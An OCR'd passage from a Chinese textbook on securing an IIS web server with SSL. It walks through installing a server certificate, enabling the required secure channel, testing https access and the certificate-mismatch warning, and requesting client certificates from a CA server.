



图 6.90　对挂起的证书请求选择操作





图 6.91　选择服务器证书文件

在如图 6.91 所示的对话框中，单击“下一步”按钮，此时将打开设置指定 SSL 端口号的对话框。保持默认的 443 号端口不变，直接单击“下一步”按钮，在接下来的对话框中将显示将要安装的证书的详细信息，确认无误后，单击“下一步”按钮，最后在完成 Web 服务器证书向导对话框中单击“完成”按钮，完成服务器证书的安装。

服务器证书安装成功后，如图 6.74 所示界面中的“查看证书”按钮变为有效。单击该按钮，可查看已安装到 Web 服务器的证书的相关信息，如图 6.92 所示。

**4. 配置 IIS，启用安全通道**

Web 服务器安装证书后，还必须设置启用安全通道(SSL)，使网站采用 https://协议进行访问。

在如图 6.74 所示的设置界面中，在安全通信组中单击“编辑”按钮，打开“安全通信”对话框，勾选“要求安全通道(SSL)”选项，如图 6.93 所示，然后单击“确定”按钮完成设置修改。





图 6.92 查看 Web 服务器已安装的证书的相关信息




图 6.93 启用安全通道

**5. 访问测试**

经过以上配置后，Web 服务器就支持 SSL 安全通信了，此时访问网站时，应采用 https://取代 http://协议来进行。对于本例的测试网站，其访问地址为 https://www.myweb.com，运行后的 IE 浏览器界面如图 6.94 所示。





图 6.94 采用 https://协议访问的网站

本测试网站的首页为用户登录界面，使用 https://协议访问成功，而且在 IE 浏览器地址输入框右侧显示了 图标，说明网站安装配置服务器证书成功。客户端与服务器端的链路通道采用 SSL 协议进行加密传输，有效保证了网页传输的数据的安全。对于 IE6 浏览器，加锁图标显示在浏览器底部的状态栏中。

IE 浏览器地址输入框右侧的 图标暗示本网站采用加密传输，网页访问和传输是安全的。

以后网站域名若发生改变，则原安装的服务器证书对于新的网站域名是无效的，访问时将提示网站的安全证书有问题，此时必须重新申请和安装配置服务器证书。为证明这一点，现在 DNS 服务器中添加了对 chat.myweb.com 域名的解析，将该域名解析出的 IP 地址，也设置为该 Web 服务器的 IP 地址，然后在 IE 浏览器中使用 https://chat.myweb.com 进行访问，此时就会报告“此网站的安全证书有问题”的错误提示，如图 6.95 所示。这种错误是由于网站域名与服务器证书中的域名信息不匹配所造成的，因此，在申请服务器证书时，在设置指定网站的公用名称时，一定要设置成网站正式运行的域名。

在如图 6.95 所示的界面中，单击“继续浏览此网站(不推荐)”按钮，可忽略证书错误，强行访问该网站，网站也能正常访问，但 IE 地址栏的背景色会变为粉红色，地址栏右侧还会显示“证书错误”的提示信息，以提示用户证书不匹配，如图 6.96 所示。




图 6.95　证书错误提示信息




图 6.96　强行访问证书不匹配的网站

网站设置启用了“要求安全通道(SSL)”后,就只能采用 https://协议进行访问,不能再用传统的 http://协议来访问了,此时若仍采用 http://www.myweb.com 来访问,IE 浏览器会提示必须通过安全通道来访问,如图 6.97 所示。





图 6.97　使用 http://协议访问启用了安全通道的网站

## 6.4.4　客户端证书的申请与安装

### 1. 客户端证书简介

客户端证书用于识别当前用户是否为网站资源的合法访问用户,并可使用证书来进行数字签名和加解密数据。通过在 IIS 中设置要求客户端证书,如图 6.98 所示,可实现只允许拥有服务器能识别的客户端证书的用户才能访问,没有合法客户端证书的用户就不能访问网站资源。




图 6.98　设置要求客户端证书

默认情况下,对客户端证书的设置是“忽略客户端证书”。如果网站资源是对用户公开的,大家都允许访问,则客户端证书可设置为“忽略客户端证书”或“接受客户端证书”。若网站资源仅针对部分合法用户开放,则设置为“要求客户端证书”,然后在这些合法用户的计算机上申请和安装客户端证书。

**2. 客户端证书的申请**

客户端证书向 CA 证书服务器申请。在实际应用环境中，CA 证书服务器是单独的服务器，在本应用示例中，CA 证书服务器是与 Web 服务器安装在同一台计算机上的。

由于本示例网站在前面的配置中已启用安全通道，因此，应采用 https://协议来访问证书申请页面。在客户端的浏览器地址栏中输入“https://证书服务器/CertSrv/default. asp”网址，即可打开证书申请页面。

对于本示例，在客户端浏览器中输入 https://www. myweb. com/ certsrv/default. asp，打开证书申请页面，如图 6. 99 所示。单击“申请一个证书”链接，将显示如图 6. 100 所示的界面，在该页面中单击“Web 浏览器证书”链接，接下来将显示证书识别信息输入页面，如图 6. 101 所示。





图 6. 99　申请证书




图 6. 100　选择证书类型





图 6.101　设置浏览器证书识别信息

设置输入浏览器证书的识别信息后，单击“提交”按钮，此时将显示“此网站正在代表您请求一个新的证书。您应该只允许信任的网站为您请求证书。您想现在请求证书吗?”的提示信息，单击“是”按钮确认提交，提交成功后，将显示如图 6.102 所示的对话框。对话框中显示了本次证书申请的 ID 号。接下来只有等待 CA 证书服务器的管理员颁发该证书，颁发后，再用该客户端的浏览器登录，才可下载安装浏览器证书。

